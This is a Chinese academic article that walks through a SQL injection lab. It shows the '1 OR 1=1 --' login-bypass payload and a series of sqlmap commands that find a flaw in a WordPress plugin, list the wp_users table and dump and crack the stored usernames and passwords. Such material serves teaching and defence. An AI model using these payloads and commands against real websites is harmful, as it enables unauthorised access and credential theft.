基于Python的SQL注入攻击分析与实施*

贺　军　忠

(陇南师范高等专科学校电商学院，甘肃　成县　742500)

摘要:黑客对网络(Web)服务器进行攻击手段较多,而结构化查询语言(structured query language,SQL)注入攻击是最常用且最有效手段之一.为了给Web服务器或数据管理员进行针对性防护,本研究基于Python语言,对SQL注入攻击从环境搭建与设置入手,利用Python提供的相关模块一步步实施SQL注入攻击,并对每步攻击加以分析与研究,为Web服务器SQL注入攻击防护提供依据.

关键词:Python;黑客;攻击技术;SQL注入

中图分类号:F713　　**DOI**:10.19789/j.1004-9398.2021.01.002

0　引　言

作为黑客攻击领域的网络(Web)系统,一般由网络浏览器、Web服务器和数据库3部分组成.网络浏览器是客户端软件,不仅用于接收并处理用户数据,还用于处理来自Web服务器的数据并将其传递给浏览器.Web服务器类似于浏览器与数据库的中介,基本功能是分析用户HTTP请求并处理执行,当用户需要处理数据时,Web服务器通过相关语句链接到数据库系统,在数据库环境中,通过SQL语句执行处理数据.数据库专门用于数据查询、数据更改、数据删除、数据安全管理等功能.黑客将恶意利用网络系统3部分之间的关系,找出漏洞,注入SQL为其提供的功能.如使用用户输入功能,实施结构化查询语言(structuredquerylanguage,SQL)注入攻击,通过输入异常的SQL语句,利用数据库查询功能获取Web服务器的错误信息,并进行分析,进而制定攻击策略并实施.还可以将恶意代码通过文件下载功能,传播到网络上的多台计算机(PC).进而实施XSS等更深层次的攻击[1].

1　黑客攻击的定义

在Wikipedia关于黑客攻击的定义中,明确指出“借助某种技术手段,非法获取机密数据或非法获取高于系统给定的权限的系列行为都属于黑客攻击[2].”随着黑客技术的不断成熟,黑客攻击的类型也很多.

2　Python易受黑客攻击

Python语言是黑客攻击语言的不二之选.首先,Python语言功能强大,不仅为黑客攻击提供功能非常强大的模块,还提供了多种丰富多样的库文件专门用于支持黑客攻击,比如salmap、scapy、pydbg和httplib等,这些库在各种黑客攻击中被广泛的应用.另外,Python还能够访问各种应用程序编程接口(application programming interface,API),还有黑客可以访问的Linux、Windows、FreeB-SD和OpenBSD等系统的ctypes库,黑客借助Python能链接以上系统提供的DLL与共享库.再次,像Metasploit、sqlmap和Nmap等功能强大黑客工具都能被Python所调用,因为他门都为Python提供了API[3].黑客通过使用Python,可以将这些工具改造得更加强大.最后,Python最大的优点是简单易学,易于上手,尤其是新手,这是Python被所青睐的最重要一点[4].黑客还可以用Python轻松编写黑客攻击工具,也就意味着Python语言在黑客攻击中的地位不断提高.除此之外,据相关数据统计显示,目前黑客最青睐的编程语言有9种是,其中Python仅次于R语言排名第二.并且

收稿日期:2020-04-11

* 2019年甘肃省高等学校教学成果培育项目(JXGG2019006)

存在明显的趋势是由R语言向Python在转化，Donnell说："Python用途宽广且灵活，所以人们蜂拥而至"[5].

3 SQL注入攻击实施

SQL注入主要通过Python提供的sqlmap等自动化模块，黑客通过浏览器表单输入非正常的用户名和密码，如输入OR1=1;/*等，数据库将忽略条件并返回所有值，致使一些能够诱使数据库产生错误行为的值，黑客通过反复输入异常的SQL语句，Web服务器通过SQL语句查询数据库，并对数据库返回的值进行提取分析，以获取最准确的SQL语句，并用其攻击系统[6]. SQL注入攻击过程如图1所示.



图1 SQL注入攻击

3.1 环境搭建

进行网络黑客SQL注入攻击测试时，需要使用多台PC机.为了进行攻击测试，还要搭建Web服务器与数据库.为出于成本考虑，使用虚拟技术与开源项目可以有效减少成本.首先，安装Oracle提供的VirtualBox免费虚拟软件和黑客攻击语言软件Python;其次，为了使用Web服务器与DB相连，安装Apache与MySQL，Naver开发人员中心提供了易于安装的APM，其包含了Apache(Web服务器)、MySQL(数据库)和PHP(Web开发语言)，这都是开源软件;最后，安装基于PHP的博客开源软件Wordpress，这是黑客攻击的目标.其环境概念图如图2所示.



图2 环境概念

3.2 设置虚拟PC环境

为了在虚拟PC之间建立连接，必须更改网络设置.默认设置NAT下，虚拟PC可以通过主机PC连接互联网，但虚拟PC之间无法相互建立连接.因此，需要在网络设置中，将连接方式更改为内部网络，将混杂模式更改为全部允许.内部网络设置下，虚拟PC无法连接互联网，需要连接互联网时，要将连接方式暂时更改为NAT.设置服务器PC中，使可以从客户机PC与黑客PC访问服务器PC中安装的Web服务.为保证测试顺利，先关闭Windows防火墙设置，然后更改WordPress设置，输入server以代替localhost.当然此时的计算机还不认识server这一名称.只有在服务器PC、客户机PC、黑客PC中注册与server名称相对应的IP，才能识别server. Windows通过hosts文件提供本地DNS功能.利用ipconfig-all命令可以查看服务器PC的IP地址(192.168.1.120).并将其IP地址注册到hosts文件.使用记事本打开C:\Windows\System32\drivers\etc文件夹中的hosts文件，添加"IP地址 server"到3台PC，如图3所示.设置完成后，在客户机PC打开浏览器，在地址栏输入http://

server/wordpress.若出现WordPress欢迎页面,则表示测试环境搭建成功.若无法正常显示,检查服务器PC中的防火墙是否已经关闭.



图3 hosts文件编辑

3.3 SQL注入攻击

SQL注入攻击利用应用程序的安全漏洞,向SQL插入非正常代码,改变原有的SQL语句where条件,从而非法获取想要的数据.SQL注入攻击中,主要向接收并处理用户输入的变量值插入黑客攻击代码以发动攻击[7].常用的用户认证代码:

$query = "select * from user where id= $id and pwd=$pwd"

$result =MySOL_query($query,$connect)

其中id与pwd是用户在登录页面中输入的.处理结果是返回与输入的ID、密码一致的用户信息.黑客会插入妨碍正常SQL语句执行的代码(1 OR 1=1 --),修改后的用户认证代码为:

select* from user where id=1 or 1=1-- and pwd=$pwd

将原本的条件id=$id改为id=1 or 1=1-- 后,此查询结果将会忽略where条件,并返回没有where条件的所有结果.所需密码则通过"--"语句进行处理,并将作为注释出现.这样,用于处理用户认证的SQL查询语句就没有原有作用.要成功进行并实施SQL注入攻击,找出系统漏洞,需要不断改变输入值.虽然简单,但需要不断重复工作,只能通过编写程序实现自动化.而Python提供了多种实现这种自动化的模块,其中最具代表性的是sqlmap.作为黑客攻击目标,WordPress网站使用了安全编码,所以攻击起来并不容易.为了成功进行黑客攻击,先在WordPress官方安装安全性相对较差的插件,将其放入服务器PC目录(C:\APM_Setup\htdocs\wordpress\wp-content\plugins),安装即完成.

使用Python提供的sqlmap实施黑客攻击要逐步进行.将Web网站视为"黑盒",从最简单的信息开始,一点一点找出所需信息,完成攻击.进行SQL注入攻击一般经过如下5个步骤.

(1)搜索URL.SQL注入攻击基于URL,主要攻击目标是GET方法,将用户的输入值添加到URL并进行传送.这一步需要攻击者具备HTML与JavaScript相关知识.通过搜索引擎搜到攻击目标URL,攻击特定网站时,要尝试打开多个页面,观察URL的变化.

(2)探测漏洞.使用sqlmap.py程序,寻找所选URL的漏洞.由于大部分应用程序都含有防御SQL注入攻击的代码,所以需要使用Web爬虫等自动化工具,找出含有漏洞的URL.Web爬虫程序能够从指定网站下载多个页面,并且分析HTML代码,找出有可能被攻击的URL.

(3)搜索数据表.找到目标URL的漏洞后,搜索数据库中有哪些数据表.一般情况只分析数据表名称就能知道哪些数据表含有重要信息.

(4)搜索列.搜索所选数据表中的列.由于列名能够反映数据特征,所以能够轻松找出包含重要信息的列.

(5)访问数据.访问所选列包含的数据.若数据处于加密状态,sqlmap将使用字典攻击技术对数据解密.

本实施过程省略(1)对URL的搜索过程,直接利用sqlmap模块在Windows命令行探测漏洞,其探测命令如下:

C:\Python27\python sqlmap. py -u"http://server/wordpress/wp-content/plugins/al1-video-gal-lery/config. php? vid=1&pid=1" --level 3--risk 3 --dbms MySQL

上述命令中:-u选项表示后面出现的是URL;--level选项表示要执行的测试级别(3:表示同时显示插入的有效载荷信息),--risk选项用于设置待执行测试的风险,风险表示攻击所用SQL代码的危险程度,风险等级越高,表示相关网站出现问题的可能性越高;--dbms选项指定要使用的数据库类型,若不指定,则对sqlmap支持的所有类型的数据库探测漏洞.本例中指定数据库类型为MySQL,探测漏洞.在执行中,若出现询问是否继续的情形,则输入y继续执行[8].

there were multiple injection points, please select the one to use for following injections:

[0] place: GET, parameter: type, Unescaped numeric (default)

[1] place: GET, parameter: type, Unescaped numeric

通过探测结果可知,vid与pid存在安全漏洞.利用漏洞使用下列命令,进行第3步搜索数据库中有哪些数据表.

C:\Python27\python sqlmap.py -u"http://server/wordpress/wp-content/plugins/al1-video-gal-lery/config. php? vid=1&pid=1" --level 3--risk 3 --dbms MySQL--tables

上述命令中:--tables选项用于获取数据表列表.使用--table选项可以读取数据库中所有数据表的信息,然后通过目测找出含有用户账号信息的数据表.观察数据表列表可知,wp_users最有可能保存用户数据.若选错数据表,可以选择其他数据表,继续进行黑客攻击[9].有了用户数据表,接下来实施第4步,从wp_users数据表提取所有数据列,命令如下:

C:\Python27\python sqlmap. py -u"http://server/wordpress/wp-content/plugins/al1-video-gal-lery/config. php? vid=1&pid=1" --level3--risk 3 --dbms MySQL -T wp_users --columns

上述命令中:-T选项用于指定数据表,--columns选项用于从指定数据表提取所有数据列.与数据表类似,数据列也能反映数据特征,所以可以从数据列名称轻松得知要进行黑客攻击的目标列.搜索结果列于表1.

从搜索的数据得知,数据列user_login与user_pass分别保存用户账号与密码.只要得到用户名与密码,对网站的黑客攻击就成功了.SQL注入攻击的最后一步是从user_login与user _pass中提取用户登录信息.提取登录信息命令如下:

C:\Python27\python sqlmap. py -u"http://server/wordpress/wp-content/plugins/al1-video-gal-lery/config. php? vid=1&pid=1" --level3 --risk 3 --dbms MySQL -T wp_users --columns -C --user_login,user_pass --dump

上述命令中:-C选项用于指定要进行攻击的数据列,指定数据列时可以一次指定多列,用逗号(,)隔开;--dump选项用于从指定数据列提取其中保存的所有数据.从而得到登录后台的用户名与密码,完成破解,成功完成SQL注入攻击[10].

表1 数据列搜索结果

名称	类型
display_name	varchar(250)
ID	bigint(20)unsigned
user_activation_key	varchar(60)
user_email	varchar(100)
user_login	varchar(60)
user_nicename	varchar(50)
user_pass	varchar(64)
user_registered	datetime
user_status	int(11)
user_url	varchar(100)

4 结 论

数据提取过程中会遇到两个问题,一个为是否保存散列数据,另一个为是否对散列数据进行解密,全部选择y.使用sqlmap提供的解码工具可以对密码进行解密.最后获取的用户名、密码与程序安装时输入的用户名与密码一致.通过上述基于Python的SQL注入攻击例子可知,Python语言开发的sqlmap模块是功能非常强大的工具.虽然WordPress使用了安全编码技术,但由于其扩展模块存在安全漏洞,所以常常受到攻击.其他商业、政府网站等也同WordPress一样,虽然也使用了相应的安全编码技术,只要灵活使用Python程序能够使sqlmap功能强大,就有可能被黑客找到突破口.因此各类网站安全编码技术有待进一步提高.

参 考 文 献

[1] 贺军忠.基于Python的WEB黑客攻击技术分析研究[J].软件工程,2020,23(6):33-35.

[2] 潘崇霞,仲伟俊,梅姝娥.不同攻击类型下风险厌恶型企业信息安全投资策略[J].系统工程学报,2019,34(4):497-510.

[3] 张雅楠,唐阳山,田国红,等.基于Python数据处理的不安全驾驶行为研究[J].辽宁工业大学学报(自然科学版),2019,39(6):1-4.

[4] 贺军忠.基于Python的网络黑客攻击技术分析研究与防范策略[J].汕头大学学报(自然科学版),2020,35(3):72-80.

[5] 佚名.数据处理的9大编程语言[EB/OL].(2019-06-17)[2019-11-25]. http://www.chinaedg.com/shujuzhishixuexi/zhishipuji/2019-06-17/1876. html.
[6] RUI S F, RAUL B, JORGE B. Intrusion detection systems for mitigating SQL injection attacks: review and state-of-practice[J]. International Journal of Information Security and Privacy, 2020, 14(2): 10-12.
[7] 代威,黄金杰,刘畅.典型内部网络SQL注入攻击与防范[J].网络安全技术与应用,2020(2):16-18.
[8] 赵少飞,杨帆,田国敏.基于网站系统的SQL注入解析[J].网络安全技术与应用,2019(11):28-29.
[9] 王德高,徐王楚,王立明,等.SQL注入攻击与防范实验的设计与实现[J].大连民族大学学报,2019,21(5):441-444.
[10] 陈春燕.基于Web站点的SQL注入分析与防范[J].电子制作,2019(14):68-69+5.

Analysis and implementation of SQL injection attack based on Python

HE Junzhong

(College of Electronic Commerce, Longnan Teachers' College, Chengxian Gansu 742500)

Abstract: There are many ways for hackers to attack the Web server, and SQL injection attacks are one of the most commonly used and effective methods. Build and set up, use the relevant modules provided by Python to implement SQL injection attacks step by step, and analyze and study each step of the attack to provide a basis for the SQL server attack protection of the Web server.

Keywords: Python; hacker; attack technology; SQL injection

(责任编辑:马田田)